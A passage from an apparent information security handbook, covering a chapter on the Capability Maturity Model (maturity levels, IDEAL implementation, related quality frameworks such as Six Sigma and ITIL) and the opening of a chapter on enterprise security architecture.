For-profit companies are not the only organizations that can benefit from CMM. Any organization that needs to develop reliable software can improve their processes by implementing the CMM model. The National Aeronautic and Space Administration (NASA) adopted CMM years ago to improve the quality of software developed in the space program. It is often very difficult to recover from a software error on a spacecraft when it has launched. In addition, the cost (in dollars, time, and missions not accomplished) of faulty software long ago led NASA to search for a process improvement methodology and then to embrace CMM to ensure that software is as reliable as possible prior to putting it into production.

187.2 Information Technology Quality and Processes

Before talking in detail about CMM, it is important to understand the needs that led to its development. IT management is still a relatively young discipline. As a result, customer satisfaction and overall quality have historically not been as high as IT executives desired. Many organizations have struggled with how to measure the quality of IT services. Unlike an organization that delivers a tangible product, such as a car or a book, the various services delivered by the average IT department can be difficult to measure from a quality perspective. One common measure is to survey customers and gauge their satisfaction; however, this approach provides only a partial answer. Just because customers are satisfied it is not safe to assume that all services are running as expected. It may be that the customers have not noticed small service interruptions, at least not yet. Also, it is important for organizations to deliver services that customers have requested, but some organizations provide more than is needed and incur unnecessary costs in the process. For example, an IT department may provide DS3 circuits to offices and not realize that simple 256K frame relay lines at a fraction of the cost would be sufficient. Because the customers are satisfied with the performance of their applications with DS3 circuits in place it is easy to argue that the quality of the service is high. At the same time, it is clear to all that resources are not being used efficiently.

Many models have been developed to attack this problem. This is not unusual in a young discipline or industry. In the early years of the automobile, various devices were used to steer the vehicles. It was actually several years before the steering wheel emerged as the dominant solution to steering. In many ways, the IT community has searched for the correct steering wheel for IT quality for over 40 years.

Some models view IT as a manufacturing organization. IT takes raw material (hardware, software, and people) and generates data. In the right hands, that data becomes useful information to the organization. This view was common in the early years of IT, but over time it has become less useful. This is partly because the rate of change has increased to the point where IT does not resemble a static manufacturing environment as much as it did in the 1960s.

A more popular view now is to view IT as a service provider. Customers do not generally care what happens behind the scenes as long as the requested service functions reliably. This requires a broader view of IT than just that of a producer of data. In addition to producing data, myriad additional requirements define acceptable service delivery. These requirements include response time, mode of delivery (client based? host based? Web interfaces? downloads to PDAs?), assurance of privacy, data integrity, and frequency of updates.

A common analogy used is that of an ice cream shop. Originally, customers wanted some basic flavor choices. Over time, customers became accustomed to having a choice of cones or sundaes. Ice cream customers now expect a large number of choices, a selection of toppings, a freezer with ice cream cakes, a water fountain with cups for the water, a short line for ordering, and various fountain drinks as well. The modern ice cream shop provides a service, and the service requested by each customer is different in a tangible way from that of almost every other customer.

The modern IT organization also has a large number of customers with very distinct requirements and expectations. To provide reliable services, IT must carefully define the services required, develop and test the services prior to moving them into production, and be able to monitor the delivery of the service in addition to the changing needs of the customers.

Although IT is a new discipline, it has principles and goals similar to other management disciplines. A human resources department, for example, should be managed in a way that provides the needed services to current, future, and past employees and their families in a cost-efficient manner. Such a department must have clear policies about vacation approvals, salary adjustments, and handling grievances, among other things. Not having consistent policies invites unhappy customers and the potential for lawsuits. In the same way, an IT department must have consistent policies and processes to design, deploy, and operate IT services efficiently. Inefficient processes lead to costs that could have been avoided and unhappy customers.

Security is an attribute of IT services that customers are becoming more concerned about. Customers will not tolerate poor performance when it comes to security. This is ironic, because the IT security challenges facing organizations today are more complex than ever before and require diligent, complex solutions.

Most new endeavors begin with no defined “best practice” for doing things. Long-time information security practitioners know what it is like to meet a new challenge without an appropriate manual. When the Internet first began to be widely adopted in the early 1990s, no written guidelines for network security existed. Computer security experts were focused on securing the data centers, ensuring that only authorized users had log-ins, and giving those with log-ins the minimum necessary access to the system. The concept of opening ports on a host or of monitoring ports to deny access only from permitted IP addresses took time to emerge. At first this was done using tools such as tcp wrappers because firewalls did not yet exist.

Likewise, information security practitioners know that best practices will evolve. Just as principles such as “close all unnecessary ports” emerged, principles for developing reliable processes and for measuring them have emerged in IT. As soon as best practices are recognized within an industry it is a good idea to adopt them and formalize how they are used within the organization. Over the past decade, many software engineering organizations have adopted CMM to move toward best practices in software development and to measure their progress.

The old saying “If you can measure it, you can manage it” is appropriate in IT. Early IT metrics resembled traditional manufacturing metrics. The number of reports developed and delivered and even the lines of code written and tested per week or month are examples of common early metrics. Clearly, in an era of object-based programming it is difficult to measure lines of code. If a programmer continually reuses previously tested software modules to deliver high-quality, secure software does it matter that the programmer only wrote 500 lines of code in a month? More useful measures now include how many service interruptions were related to software flaws and how many security breaches originated within internally developed software as opposed to commercially purchased software.

Clearly, IT has many challenges as it strives to provide secure, high-quality services to customers. The challenges exist on several fronts: requirements definition, service measurement, monitoring and securing network resources, and being both reliable and flexible in everything it does. Much progress has been made, and the remainder of this chapter will talk about the contribution of CMM to the challenges in software engineering.

187.3 CMM History

187.3.1 Software Quality

As a key piece of the rapidly evolving discipline called IT management, software quality is a big concern. An organization can lose money if software is not ready when it is expected to be ready. Many things can cause software to be delayed. For example, the requirements may change after significant coding has been done; often this is not the result of the customer changing the requirements but rather is caused by imperfect understanding between the developers and the customers. Software delays occur if sufficient time is not allocated for testing. Many organizations face the choice of either delaying the release of software to fix a bug or releasing the software with bugs and later releasing an update to incorporate needed fixes. Delayed software can also mean that older applications must remain in service longer than planned. This causes additional costs in maintaining service contracts for old software and hardware and can lead to disappointed customers. In addition, organizations sometimes decide to delay patching security holes or bugs in current production systems because they know that a replacement system will soon be ready. A delayed replacement system prolongs the exposure to the organization.

It is reasonable to ask why any organization would tolerate having security holes in production systems. Although it is always good to fix vulnerabilities as soon as they are found, sometimes the situation is not so simple. Imagine a large wireless phone company with cell sites throughout North America. What should this company do if one model of switch from one of its providers is found to have a security hole? The switch may be in service at 5,000 cell sites, and the manufacturer has a plan to eliminate the vulnerability in the next release of software. In such a situation, it is not realistic for the wireless company to turn off the switches. Replacing the switches with products from another vendor would be very expensive and could take much longer than waiting for the next release of software from the current vendor. This challenge shows the difficult position in which software customers and vendors can find themselves. Further, it shows why it is so important for software engineering processes to be as reliable as possible.

An organization can lose money if software has bugs. Customers have low tolerance for software that does not perform as promised and will look for other solutions. In the example about the wireless switches with a security hole, it was not feasible to find another solution quickly. Still, one day the time will come to decide whether to keep the current vendor or move to another vendor. When that day comes, the customer executives will remember every security vulnerability that they were forced to endure because of flawed vendor software. In addition, the cost of rework (fixing things that were not done right the first time) eats into software engineering resources that could be engaged in other productive activities.

Increasingly, an organization can lose money if software has security holes. Many security holes are found only after the software is released to customers. When a security vulnerability is found in software, the organization must quickly act to assess the threat and potential impact to users. The organization must divert resources as quickly as possible to close the security hole in the software and help all those using the software to patch the hole. It is easy to see that additional effort made in the software development process that can eliminate such defects before release of the software can easily pay for itself.

The software quality challenge is a combination of the manufacturing analogy and the services analogy. Like the earlier ice cream shop example, software engineering is custom manufacturing—every software development project is unique. At the same time, a product is still being produced and the production process has identifiable steps.

Customers define what they want. This is true even of large, shrink-wrapped applications. The software maker consults customers and gathers requirements. When development begins, it is critical that the requirements only be changed if evidence suggests that the customers will embrace the proposed changes. The process used to develop software must be measurable and it must be possible to gauge the suitability of the software for use by customers as it gets closer to release. Over time, the process must operate consistently, with substandard software being caught before it is released and acceptable software not being delayed without justification.

The end result for the customer is very much like a service. The customer may want an accounting package for preparing tax forms accurately and quickly. For this to occur, the software must perform as expected and not do anything unexpected (such as share financial information with someone who attempts to access the application from the Internet). The challenge is to anticipate not only how the software should be used but also how it might be misused and to build in safeguards against misuse. Just as ISO 9000 brings certainty to manufacturing processes, software development processes require a similar model to ensure quality in software products.

187.3.2 Approaches to Measuring Software Quality

The quality of software can be improved in many ways. All of the approaches have value, but all will be limited in their effectiveness if they are not approached in a consistent and structured manner. Some of these approaches include:

- *Code review*—Code review involves enlisting programmers not familiar with a section of code to try to find errors in the code. This can be difficult when large applications are involved. In addition, some organizations have too few resources to permit taking programmers away from day-to-day duties to review a coworker's code in detail.
- *Internal testing*

  Requirements-based testing involves developing a test plan based on the software requirements agreed on at the start of development. The software is tested to ensure that all inputs generate the expected outputs. It is important to remember that this includes valid inputs as well as invalid inputs. Many security holes are exploited by providing unexpected input.

  Unit testing is used on pieces of the larger application to ensure that problems in individual pieces are eliminated in a small part of the application rather than attempting to debug an entire application. When all the components have passed unit testing, it is possible to test the application as a whole.

  Regression testing involves running a set of test inputs repeatedly as development progresses. The goal is to ensure that the application generates the same output today that it generated yesterday for a given set of inputs.

  Load testing adds more users (or load) to the application to see at what point it breaks or how its performance is impacted. The users that generate the load are usually transactions created by a software testing program that simulates heavy use.
- *Beta testing*—Beta testing begins when the application is very close to release. Many organizations solicit feedback from eventual customers in the hope that they will discover problems that even the most rigorous testing missed. This is popular because the testing methods above are expensive. It is often less expensive to allow a large number of existing customers that already use an organization's products to be beta testers for a new product. Of course, if the beta testers find many bugs the result can be embarrassment. Even worse, there is no guarantee that all security flaws discovered will actually be reported.
- *Open source*—More organizations are moving to open source models for their software. This is similar to code review because everyone can see the code, but it differs dramatically from code review in that outsiders (competitors, potential hackers, etc.) are able to use the application and can search it for opportunities to exploit security vulnerabilities.

Is it wise to let the bad guys see the code? The theory of open source advocates is that the vast majority of people reviewing code are trustworthy and ethical, and they will find all the security vulnerabilities and alert the developer before any unethical reviewers have a chance to exploit them. Many readers will recognize this question as a variation on the well-known "Cathedral and the Bazaar" debate.

187.3.3 How CMM Was Developed

The U.S. Department of Defense (DOD) became concerned over a period of years with the quality of the software it received from contractors. Cost overruns were frequent, and the software often did not perform as expected. As the systems the DOD deployed (e.g., radar, targeting) became more dependent on reliable software, it became important to lower the risk associated with software development.

No viable methodology existed to provide software assurance. As mentioned earlier, in the rapidly evolving fields of IT management and software development it was not yet clear what the best methodology should look like. The solution was to create the Software Engineering Institute (SEI) at

Carnegie Mellon University in Pittsburgh. Many readers are familiar with the CERT (Computer Emergency Response Team), which is also part of SEI. SEI is a federally funded research and development center that Carnegie Mellon operates. It develops standards, models, frameworks, processes, and architectures to help its customers make improvements in their software engineering efforts. From the start, a number of objectives were considered critical to helping customers improve software engineering efforts. One of these objectives was to provide best practice processes for software development. Unfortunately, it is not enough to say, "Here is a best practice. Go do this." For example, one best practice is to test software. It is important to specify what is meant by testing software. Examples might include:

- Developing specific test criteria and test input data
- Reviewing the test criteria and test input data with the customer to obtain the customer's endorsement
- Defining the methodology for each test and determining how the test results are to be captured
- Having the test plan reviewed by software engineers outside the project prior to testing (peer review)
- Defining a process for changing the test plan for changes in requirements

By defining such criteria for every process it becomes possible to evaluate whether each is sufficiently developed. Reviewers can measure the process at several different points to show what parts of the process require improvement. In addition, such specific definitions help reduce the risk of misunderstandings among those participating in the process.

It was understood that CMM must include a way to measure the maturity of the processes. Many organizations implement processes but are unsure of how well they are working because they do not have objective measurements to gauge whether the processes are operating as designed. CMM provides both the means to improve software development processes and the method for measuring how effective those processes are.

187.3.4 Capability Maturity Model Integration

Since the inception of CMM in 1986, the CMM concept has been applied to several areas outside of the original software engineering discipline. Some of these include product development, software acquisition, and workforce management. These applications of the CMM concept led to several similar models that were not developed with regard to how a single organization could successfully make use of more than one of them at the same time. For example, some models overlapped in their scope—an organization that was trying to implement SW-CMM might find that tasks required to reside in one process to reach level 3 were already in another process because of SECM requirements. To address this, the CMM Integration (CMMI) project was created. The goal was to integrate three of the most commonly used CMM models:

- CMM for Software (SW-CMM) v2.0 draft C
- Systems Engineering Capability Model (SECM)
- Integrated Product Development CMM (IPD-CMM) v0.98

By integrating these three models into one framework it would be possible for large organizations to undertake more successful enterprisewide improvement initiatives. The CMMI project created new models that are similar to the original ones but that now include integration points between the different models. In addition, the models can be adopted by organizations that had originally adopted the source models.

One final integration point relates to assessment methods. As CMM models proliferated so did methods for assessing them. CMMI now has a unified assessment methodology known as the Standard

CMM Assessment Model for Process Improvement (SCAMPI). Any organization authorized by SEI to conduct CMM-based assessments now uses the SCAMPI method.

187.3.5 Software Quality and Security

Software with security holes can scare away customers. If a company's software is not secure, the competition will make sure everyone knows about it. Customers never talk about the software they bought that had no security issues, but customers do talk long and loud about the software they bought that had security issues. Software with security holes can compromise an organization's data. Hackers can access or alter data without anyone knowing. One organization had a hole in its home-grown payroll system that allowed a programmer to manipulate pay rates. For years, this programmer manipulated his own pay rate by raising it just before payroll was run and then moving it back to its proper level after the checks were printed.

The organization may make business decisions based on unreliable data. Manipulation of data could cause a company to move forward with a product that is doomed to failure or pursue an acquisition that would not be in the best interests of shareholders. Pharmacists dispense drugs in accordance with physician instruction as long as the dosages fall within the guidelines for a drug. If the dosage levels for a particular drug have been modified a pharmacist might not know to question a prescription with a dangerously high dosage. Other examples could include:

- Giving a car loan to someone who does not deserve credit
- Altered medical test results having life-threatening consequences
- Permitting a potential terrorist into the country if a watch list database is compromised


Without consistent, rigorous processes in place for ensuring software quality, it is impossible to know that software does not have hidden security vulnerabilities.

187.3.6 Measuring with the Capability Maturity Model

Process maturity under CMM is rated on a scale of 1–5. The rating is based on how well certain key processes areas are functioning. Additional key process areas are considered at each successive level. To reach level 4, for example, all the process areas at lower levels must receive a passing grade as well as the level 4 process areas. Every key process area is evaluated against the same criteria:

- *Commitment to perform*—The actions taken by the organization to show that it is serious about this process; policies and directives from upper management are typical evidence of commitment to perform.
- *Ability to perform*—The resources and organization required to actual execute the process; training, resources with responsibility and authority to act, and sufficient funding help demonstrate the ability to perform.
- *Activities performed*—The specific activities, procedures, roles, responsibilities, and plans that show the details of the process actually are performed.
- *Measurement and analysis*—The essential measurements required to track and control the process.
- *Implementation verification*—The reviews and audits used to ensure that the process activities are performed in accordance with how the process is defined.

Note that CMM does not specify how processes are performed. It merely requires that the processes be performed effectively and that it be possible, using the key process area criteria, to demonstrate that they are in fact performed (see Exhibit 187.1). In addition, CMM does not require specific products or tools; a process can be effective without automation.



CMM ratings
Level 5: optimizing
Level 4: quantitatively managed
Level 3: defined
Level 2: repeatable
Level 1: initial
Like climbing a mountain, most organizations start at level 1 and must make a concerted effort to reach each successive CMM level.

EXHIBIT 187.1 CMM ratings.

187.3.6.1 Initial Level (Level 1)

This level is referred to as ad hoc because few stable processes exist or, if they do, they exist only on paper and are not followed on a consistent basis. Success depends on individual initiative, and most activities are reactive rather than proactive. Other characteristics of this level include:

- Relationships between different groups and functional areas are undefined and poorly coordinated. In fact, relationships may even be antagonistic because of confusion about where one group's responsibilities end and another group's responsibilities begin.
- The process is not repeatable but happens in a different manner every time. Each actor does as he or she thinks best.
- Much duplication of effort occurs because activities are poorly documented. Group 1 will not know that group 2 already generates a certain report and will develop its own report format and generate the same information.
- Projects are frequently late or unsuccessful. This is true even if the organization makes a significant commitment to good project management. Why do level 1 organizations still fail at projects then? They fail because the resources that are allocated to new projects are often pulled from the project with little or no notice to react to crises that interrupt ongoing operations.
- Management has little or no visibility into what is functioning and what is not functioning because few reliable reports are generated. Reports that are generated are generated manually and may not be generated in the same way each time, making trend analysis difficult.

Amazingly, many organizations do manage to function in this chaotic state. They function inefficiently and have a low level of customer satisfaction. No service organization can operate in such an unpredictable manner and expect to be successful. In short, this is no way to run an ice cream store.

This level has no key activities; if an organization is not able to meet the criteria for passing the next level (repeatable), then their CMM rating is 1 (initial).

187.3.6.2 Repeatable Level (Level 2)

At this level the organization has a recognizable process. The organization is capable of basic planning and knows what the most important activities are to be successful. Other attributes of a level 2 process include:

- Individuals are still the key to success but there is now some management direction.
- Problems are not anticipated, but the organization does recognize them as they occur and does correct them.
- People receive training to perform their jobs. This does not mean that the organization has a training plan or that the success of the training is measured, but training does occur.
- Projects have a better chance of success at this level because project resources are not nearly as interrupt driven.
- Reports and data are generated in a predictable manner, but the organization lacks large-scale coordination of reporting and metrics are selected by individual functional groups.

Many organizations that operate at this level did not reach this level through any process improvement initiative but rather by a natural process. To operate at this level an organization must at least attempt to:

- Scope the effort required for software projects.
- Procure the resources required.
- Track the progress of the project.
- Evaluate whether the finished product meets the original requirements.

It is still difficult to measure how successful or efficient the organization is at this level because consistent metrics are not collected from each group. The members of each group or project may know how their project is doing but it is not possible to have broad visibility into the overall effectiveness of the organization.

187.3.6.2.1 Key Activities.

- Requirements management
- Software project planning
- Software project tracking and auditing
- Software subcontract management
- Software quality assurance
- Software configuration management

187.3.6.3 Defined Level (Level 3)

Reaching this level requires significant effort on the part of the organization. Processes between different functional areas must be integrated, with defined inputs and outputs. Other signs of an organization operating at the defined level include:

- Problems are anticipated and corrected before they occur, or at the very least actions are taken to minimize their impact.
- Cross-functional process groups work together as teams. The organization no longer relies on individual contributions without direction and goals.
- Training is planned and provided to people based on the roles they play in the organization.

- Projects are planned not as individual efforts but as part of a portfolio of projects, and the conflicting needs of different projects are mediated before they become a problem.
- Every process has metrics that are collected and reported. Data generated in each project is systematically shared throughout the organization.
- Defined standards exist for people, process, and technology.

Organizations at the defined level eliminate much unnecessary uncertainty from each process. This is because for every process:

- At each step clear guidelines exist for what to do and how to do it.
- The purpose of each step is defined.
- Inputs and outputs are defined.

For many organizations, the effort required to reach this level pays huge dividends. Still, the effort is not to be underestimated. To reach this level, the organization must evaluate everything it does. The effort requires reviewing how each part of the organization does any given task and choosing the best way to do it. The benefits of this level of process maturity include:

- With all groups following written guidelines, it is easier to move resources from one group to another.
- Misunderstandings and rework are reduced, as each group knows what is within its scope and can learn which group has responsibility for activities outside its scope.
- It is easier to troubleshoot issues that cross functional boundaries because everyone knows how the other group does its tasks.
- Everyone can recognize a variance because it is no longer acceptable to say, "Our group does it differently."

187.3.6.3.1 Key Activities.

- Organization process focus
- Organization process definition
- Training program
- Integrated software management
- Software product engineering
- Intergroup coordination
- Peer reviews

187.3.6.4 Quantitatively Managed (Level 4)

At this level, processes are not only defined but are actively measured and managed. To do this, the organization must develop a plan for quantitative process management for each process. Each plan must be developed following a documented procedure. Each plan will include measurable goals, and progress toward those goals is tracked. Attributes of a process at this level include:

- In addition to being defined and followed, processes are stable and the organization understands what is required to keep each process stable.
- Each project team has a strong commitment to working together. Not only are individual heroics unnecessary but such heroics are also discouraged.
- A methodology exists for evaluating new initiatives and technologies. The methodology allows the organization to assess whether a new initiative conforms to defined standards, as at the

defined level, and compels the organization to use objective measures in deciding whether the initiative provides enough potential benefit to be pursued.

- Specific targets are assigned for quality. At this level, the process is understood well enough to forecast the quality of the software that should be delivered by the process.
- Specific targets are assigned for process performance. This is a key distinction. Process performance measures whether the process is being used as designed. It is difficult to reach the quality targets if the process performance targets are not being reached.

187.3.6.4.1 Key Activities.

- Quantitative process management
- Software quality management

187.3.6.5 Optimizing (Level 5)

At the optimizing level, the organization has a formal program for software process improvement. This program maintains goals for software processes and reviews progress against those goals. In addition, a plan is in place for training related to the software improvement program. This plan tracks training progress and ensures that everyone in the organization understands the software process improvement program and is capable of participating in it. Software process improvements resulting from this program are implemented according to a documented procedure and are always first implemented in pilot form. Records of all process improvement activities are maintained.

187.3.6.5.1 Key Activities.

- Defect prevention
- Technology change management
- Process change management

Any organization can self-assess using CMM appraisal criteria; however, in order for an evaluation to be considered valid, the evaluation must be performed by a licensed CMM evaluator. SEI licenses evaluators that have a demonstrated ability to perform quality evaluations that conform to the CMM appraisal criteria.

187.4 Implementing the Capability Maturity Model


An approach to CMM implementation recommended by SEI is known as IDEAL. IDEAL stands for:

- Initiating
- Diagnosing
- Establishing
- Acting
- Leveraging

An organization implementing CMM will follow this five-step approach continuously (see Exhibit 187.2). As soon as the leveraging step is complete, a new initiation phase begins. Over time, processes become more predictable and stable and the benefits increase.

187.4.1 Initiating

This is the first step, usually prompted by some need for improvement. The need may be a desire to improve the predictability and efficiency of software development processes. The need may also arise



CMM is a program with no endpoint. As soon as one cycle of improvement is complete, the results feed into the next cycle.

EXHIBIT 187.2 Implementing CMM.

from a desire to be qualified to do business with certain customers. Increasingly, customers (such as the DOD) require that software providers be certified at CMM level 2 or higher. Successful implementation of CMM requires a long-term commitment from an organization. Invariably, additional processes and checkpoints will be required, and some departments may see the scope of their work change. For these reasons, it is essential to get sponsorship from the highest levels of the organization before beginning to implement CMM.

187.4.2 Diagnosing

Diagnosis is accomplished by performing a software process assessment. This assessment determines the current state of an organization's process maturity (e.g., initial, repeatable) and prioritizes the issues that must be addressed to reach higher levels of process maturity. Another type of appraisal is a software capability evaluation. This is used by a customer to establish whether a potential vendor is at a maturity level sufficient to perform work for that customer. Such an evaluation may occur during the bidding process to validate process maturity, and it may also occur periodically during the life of a contract to ensure that the vendor continues to maintain a commitment to CMM after the contract is awarded and work has begun. An assessment or evaluation will follow the following broad steps:

- Select the team, ensuring that the team receives any needed training in CMM.
- Administer a maturity questionnaire. This can be done via e-mail and is completed by key members of the organization being assessed.
- Analyze maturity questionnaire responses to understand what level of maturity the key members believe their processes are at.
- Visit the organization in person to validate responses received. The on-site visit includes interviews and observation. The goal is to establish that the processes are operating as key members believed them to be operating. Professional experience and judgment are important in this step.
- Develop findings based on the data gathered. The findings review process areas and highlight strengths and weaknesses in each area. If this is an evaluation of a potential vendor, the findings form the basis for a risk analysis of the vendor.

- Produce a key process area profile, which shows whether each area is functioning at or above the desired level. It is important to note that a process area can have issues that require addressing but may still be functioning well enough to be at the desired level. For this reason, it is always important to look beyond the key process area profile and review the detailed findings for each area.

An assessment or evaluation is valuable to those concerned about information security. An organization that has been evaluated at level 4 is going to produce software with fewer vulnerabilities than an organization at level 1.

187.4.3 Establishing

When the current maturity levels are known and issues are identified, it is possible to develop a strategy for addressing issues and improving overall maturity. Actions are prioritized and planned, and an action team is created for each action.

187.4.4 Acting

For each action, the necessary processes and measures are developed and then deployed in pilot settings and reviewed for needed refinements. When they are ready for broader usage they are implemented.

187.4.5 Leveraging

When all action plans are implemented, the results are measured and analyzed, and lessons learned are collected. The output from this step feeds into a new round of initiating and diagnosis.

187.4.6 Choosing the Target Maturity Level

Every organization does not have to reach the optimizing level. The organization must evaluate the benefits and costs associated with each level and allocate a reasonable amount of time to reach the target level. Examples of the commitment required and the benefits realized include:

- A software engineering division at Hughes Aircraft spent 4 years moving from level 2 to 3. The estimated cost of CMM-related process improvement efforts was $445,000. The estimated improvement was a $2-million-per-year reduction in cost overruns.
- Raytheon spent 3 years moving from level 1 to 3 at a cost of $1 million per year. As a result, they received two large contracts that they would not have otherwise received and reduced rework by $15.8 million per year.

It is worth noting that these organizations realized the benefits listed without moving above level 3!

187.5 Other Quality Improvement Models

187.5.1 Total Quality Management

Total Quality Management (TQM) is a broader approach to quality throughout the organization. It is based largely on work done by W. Edwards Deming related to statistical quality control. Deming demonstrated that it is possible to measure the expected output of a process and focus on all those results that fall outside of the expected range. CMM and TQM often coexist within an organization; in fact, CMM can be said to be a software-focused application of TQM principles.

187.5.2 Six Sigma

Six Sigma was originally developed by Motorola Corporation as a statistics-based methodology for finding and eliminating the causes of defects in manufacturing. It is similar to TQM. Many organizations, large and small, use Six Sigma principles to improve manufacturing and other processes. The name comes from the statistical term used to measure standard deviations—the Greek letter sigma. Six Sigma means six standard deviations, or in simpler terms, 3.4 defects per million iterations of a given process. The methodology is based on DMAIC, which stands for:

- Define the opportunity.
- Measure performance.
- Analyze the opportunity.
- Improve performance.
- Control performance.

Six Sigma is primarily used to improve manufacturing quality. It is difficult to apply Six Sigma to software development because the sample sizes used in Six Sigma will often not be large enough in a software development environment. Still, many of the principles are the same: measure the output of the process and look at variations for clues to how to improve the process.

187.5.3 ISO 9001

ISO 9001 is part of the ISO 9000 family of quality standards. ISO 9001 applies to manufacturing as well as to software. In general, CMM is more comprehensive than ISO. Some have attempted to map ISO 9001 standards to CMM to see where an ISO 9001-certified software engineering organization would fall on the CMM rating scale. Mark Paulk, in a 1994 paper for SEI, found that such an organization would fulfill most but not all of the CMM level 2 requirements and a few of the level 3 requirements.

187.5.4 ITIL

An acronym for Information Technology Infrastructure Library, ITIL was developed by the British government. Dissatisfied with the results of many IT initiatives, the British Government's Office of Government Commerce (OGC) began collecting best practices in IT management and organized them into a coherent framework. As with other quality improvement initiatives, the goal was to lower risk and improve the return on investments in IT.

The framework attempts to keep the focus of all IT activity on delivering the services that are needed by customers. Delivering more than customers want can lead to unnecessary investment, and delivering less can hurt customer productivity and eventually mean the loss of customers. For example, if a company has been hired to provide a PC help desk function from 7 a.m. to 6 p.m., Monday to Friday, it is not wise for it to staff the help desk on Saturday or Sunday, but it is important to ensure that sufficient staff are always available during the contracted service hours of 7 a.m. to 6 p.m. on the other five days of the week.

The core of ITIL is organized into ten process areas and one functional area, the service desk. These areas are subdivided into two process clusters: service delivery and service support. Service delivery focuses on processes related to developing a service. The service delivery processes are:

- Availability management
- Capacity management
- Continuity management
- Financial management
- Service-level management

Service support focuses on processes related to supporting a service when it has been put into production and is being used by customers. The service support processes are:

- Change management
- Configuration management

- Incident management
- Problem management
- Release management

187.6 Summary

The Capability Maturity Model is a valuable tool in the effort to develop efficient and effective processes in software engineering. Although effective processes eliminate rework and save money, they also help to eliminate vulnerabilities in software. The effort is substantial but organizations that have diligently followed CMM over an extended period of time have achieved impressive results. By committing to CMM an organization demonstrates that it is serious about delivering quality products to its customers.

188
Enterprise Security Architecture

William Hugh Murray

188.1 Introduction

Sometime during the 1980s we crossed a line from a world in which the majority of computer users were users of multi-user systems to one in which the majority were users of single-user systems. We are now in the process of connecting all computers in the world into the most complex mechanism that humans have ever built. Although for many purposes we may be able to do this on an *ad hoc* basis, for purposes of security, audit, and control it is essential that we have a rigorous and timely design. We will not achieve effective, much less efficient, security without an enterprisewide design and a coherent management system.

If you look in the dictionary for the definitions of enterprise, you will find that an enterprise is a project, a task, or an undertaking; or, the readiness for such, the motivation, or the moving forward of that undertaking. The dictionary does not contain the definition of the enterprise as we are using it here. For our purposes here, the enterprise is defined as the largest unit of business organization, that unit of business organization that is associated with ownership. If the institution is a government institution, then it is the smallest unit headed by an elected official. What we need to understand is that it is a large, coordinated, and independent organization.

188.2 Enterprise Security in the 1990s

Because the scale of the computer has changed from one scaled to the enterprise to one scaled to the application or the individual, the computer security requirements of the enterprise have changed. The new requirement can best be met by an architecture or a design.

We do not do design merely for the fun of it or even because it is the "right" thing to do. Rather, we do it in response to a problem or a set of requirements. While the requirements for a particular design will be those for a specific enterprise, there are some requirements that are so pervasive as to be typical of many, if not most, enterprises. This section describes a set of observations by the author to which current designs should respond.

- *Inadequate expression of management intent*. One of these is that there is an inadequate expression of management's intent. Many enterprises have no written policy at all. Of those that do, many offer inadequate guidance for the decisions that must be made. Many say little more than "do good things." They fail to tell managers and staff how much risk general management is prepared or intends to accept. Many fail to adequately assign responsibility or duties or fix the discretion to say who can use what resources. This results in inconsistent risk and inefficient security, i.e., some resources are overprotected and others are underprotected.
- *Multiple sign-ons, IDs, and passwords*. Users are spending tens of minutes per day logging on and logging off. They may have to log on to several processes in tandem in order to access an application. They may have to log off of one application in order to log on to another. They may be required to remember multiple user identifiers and coordinate many passwords. Users are often forced into insecure or inefficient behavior in futile attempts to compensate for these security measures. For example, they may write down or otherwise record identifiers and passwords. They may even automate their use in macros. They may postpone or even forget tasks so as not to have to quit one application in order to open another. This situation is often not obvious to system managers. They tend to view the user only in the context of the systems that they manage rather than in the context of the systems the user uses. Managers may also see this cost as "soft money," not easily reclaimed by him. On the other hand, it is very real money to the enterprise, which may have thousands of such users and which might be able to get by with fewer if they were not engaged in such activity. Said another way, information technology management overlooks what general management sees as an opportunity.
- *Multiple points of control*. Contrary to what we had hoped and worked for in the 1980s, data is proliferating and spreading throughout the enterprise. We did not succeed in bringing all enterprise data under a single access control system. Management is forced to rely on multiple processes to control access to data. This often results in inconsistent and incomplete control. Inconsistent control is usually inefficient. It means that management is spending too much or too little for protection. Incomplete control is ineffective. It means that some data is completely unprotected and unreliable.
